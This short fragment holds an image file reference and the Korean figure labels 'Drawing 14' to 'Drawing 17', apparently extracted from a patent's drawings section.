
도면14



도면15



도면16



도면17

